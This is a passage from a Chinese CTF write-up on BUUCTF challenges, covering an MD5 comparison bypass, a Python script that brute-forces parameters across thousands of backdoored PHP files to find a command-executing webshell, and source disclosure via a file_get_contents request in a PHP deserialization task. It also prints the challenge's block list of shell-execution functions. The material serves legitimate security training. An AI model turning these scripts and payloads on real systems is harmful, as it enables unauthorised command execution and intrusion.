c69821bcb6a8839396f965ab6ff72a70

两段数据的MD5均为：
79054025255fb1a26e4bc422aef54eb4
```

这里采用第一个方法获得Flag：



【补充】如果说后台的判断语句如下，则只能用第二种方法进行绕过：

```
<!--
if((string)$_POST['param1']!==(string)$_POST['param2'] && md5($_POST['param1'])===md5($_POST['param2'])){
    die("success!");
}
-->
```


No.5 强网杯-Py脚本找Webshell

1、创建并访问靶机：


[强网杯 2019]高明的黑客


1


点击启动靶机。




2、根据题目提示，访问并下载 www.tar.gz：









打开压缩包，发现有3000多个php文件，尝试搜索flag文件，未果。于是打开php文件进行代码审计，发现代码中存在大量使用 `system()/eval()/assert()` 等函数执行 get 或 post 传递的参数，这意味我们也许可以通过传递参数的方式来执行任意命令。

```php
function LQYSjnmcjRxX4N3Oyz()
{
    $_GET['KD3otVSuT'] = ' ';
    $QgebZxPR = 'STIt8qu';
    $KTo = 'uVpG8c';
    $zg9f6Mskz0L = 'HBtrjMcUf';
    $HSdyLK = 'jKlA';
    $QgebZxPR = $_POST['qFl23xMbTPr'] ?? ' ';
    $KTo .= 'jPhUbx';
    $zg9f6Mskz0L = explode('jYwFeh1', $zg9f6Mskz0L);
    $HSdyLK = $_POST['kFZsaqfWXTkX'] ?? ' ';
    eval($_GET['KD3otVSuT'] ?? ' ');
    $s21FMYuV = 'WJ1WUWo';
    $Utuk = 'qYtcB9z2';
    $UXQuKca = new stdClass();
    $UXQuKca->RWNw2HlXmMH = 'B_S';
```



尝试直接在URL构造语句尝试传递参数，页面无法返回正确的输出结果。由于php文件过多和每个文件的参数过多，因此需要编写一个脚本来进行爆破，找出行之有效的参数。

3、此处附上大佬的 Python 自动化脚本：


```python
# -*- coding: utf8 -*-
import os
```

```python
import requests
import re
import time
import io

def read_file(path, command):  #遍历文件找出所有可用的参数
    with io.open(path,encoding="utf-8") as file:
        f = file.read()
    params = {}
    pattern = re.compile("(?<=\$_GET\[').*?(?='\])")  #match get
    for name in pattern.findall( f ):
        params[name] = command

    data = {}
    pattern = re.compile("(?<=\$_POST\[').*?(?='\])")  #match get
    for name in pattern.findall( f ):
        data[name] = command
    return params, data

def url_explosion(url, path, command):   #确定有效的php文件
    params, data = read_file(path,command)
    try:
        r = requests.session().post(url, data = data, params = params)
        if r.text.find("haha") != -1 :
            print(url,"\n")
            find_params(url, params, data)

    except:
        print(url,"异常")

def find_params(url, params, data):   #确定最终的有效参数
    try:
        for pa in params.keys():
            temp = {pa:params[pa]}
            r = requests.session().post(url, params = temp)
            if r.text.find("haha") != -1 :
                print(pa)
                os.system("pause")

    except:
        print("error!\n")
    try:
        for da in data.items():
            temp = {da:data[da]}
            r = requests.session().post(url, data = temp)
            if r.text.find("haha") != -1 :
                print(da)
                os.system("pause")
    except:
        print("error!\n")



rootdir = "C:\Users\True\Downloads\www\src"  #php文件存放地址
list = os.listdir(rootdir)
for i in range(0, len(list)):
    path = os.path.join(rootdir ,list[i])
    name = list[i].split('-2')[0]   #获取文件名
    url = "http://d0c4841b-992a-4800-8e44-2527f2e8a966.node3.buuoj.cn/" + name
    url_explosion(url,path,"echo haha")
```

单线程的脚本，跑完大概花了10分钟……





4、尝试进行利用，成功获得Flag：




No.6 网鼎杯-PHP反序列化利用

1、创建并访问靶机：






2、页面不断地刷新，也没看到什么有用的提示和信息，抓包看一下：




3、上面POST请求中，date 是php中一个获取时间的函数，而后面的p参数用于获取当地的时间。利用 func 和 p 的传参，可以执行我们想要的函数。于是试一下`eval / assert /system`，结果发现被禁了(提示为Hacker)：



4、换个思路，使用以下函数查看 index.php 源码：

```
func=file_get_contents&p=index.php
func=highlight_file&p=index.php
```

这两个函数没有被禁，我们都可以得到源码:



```
POST /index.php HTTP/1.1
Host: 0f0dab2f-7035-4331-862f-2f4cd584e927.node3.buuoj.cn
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:79.0) Gecko/20100101
Firefox/79.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 34
Origin: http://0f0dab2f-7035-4331-862f-2f4cd584e927.node3.buuoj.cn
Connection: close
Referer: http://0f0dab2f-7035-4331-862f-2f4cd584e927.node3.buuoj.cn/index.php
Upgrade-Insecure-Requests: 1

func=file_get_contents&p=index.php
```

```
</head>

<body>
<script language=javascript>
  setTimeout("document.form1.submit()",5000)
</script>
<p>
  <?php
  $disable_fun =
array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl","eval","proc_te
rminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array","call_user
_func","array_filter", "array_walk",
"array_map","registregister_shutdown_function","register_tick_function","filter_var", "filter_var_array", "uasort",
"uksort", "array_reduce","array_walk", "array_walk_recursive","pcntl_exec","fopen","fwrite","file_put_contents");
  function gettime($func, $p) {
    $result = call_user_func($func, $p);
    $a= gettype($result);
    if ($a == "string") {
      return $result;
    } else {return "";}
  }
  class Test {
    var $p = "Y-m-d h:i:s a";
    var $func = "date";
    function __destruct() {
      if ($this->func != "") {
        echo gettime($this->func, $this->p);
      }
    }
  }
  $func = $_REQUEST["func"];
  $p = $_REQUEST["p"];

  if ($func != null) {
    $func = strtolower($func);
    if (!in_array($func,$disable_fun)) {
      echo gettime($func, $p);
    }else {
```


完整代码如下：

```php
<?php
    $disable_fun = array("exec","shell_exec","system","passthru","proc_open","show_source","phpinfo","popen","dl
","eval",
    "proc_terminate","touch","escapeshellcmd","escapeshellarg","assert","substr_replace","call_user_func_array",
    "call_user_func","array_filter", "array_walk",  "array_map","registregister_shutdown_function","register_tic
k_function",
    "filter_var", "filter_var_array", "uasort", "uksort","array_reduce","array_walk", "array_walk_recursive","pc
ntl_exec",
    "fopen","fwrite","file_put_contents");
    function gettime($func, $p) {
        $result = call_user_func($func, $p);
        $a= gettype($result);
        if ($a == "string") {
            return $result;
        } else {return "";}
    }
    class Test {
        var $p = "Y-m-d h:i:s a";
        var $func = "date";
        function __destruct() {
            if ($this->func != "") {
                echo gettime($this->func, $this->p);
            }
        }
    }
    $func = $_REQUEST["func"];
    $p = $_REQUEST["p"];

    if ($func != null) {
        $func = strtolower($func);
        if (!in_array($func,$disable_fun)) {
            echo gettime($func, $p);
        }else {
            die("Hacker...");
        }
    }
?>
```

可以看到，基本上可以得到webshell的危险函数全被禁止了。

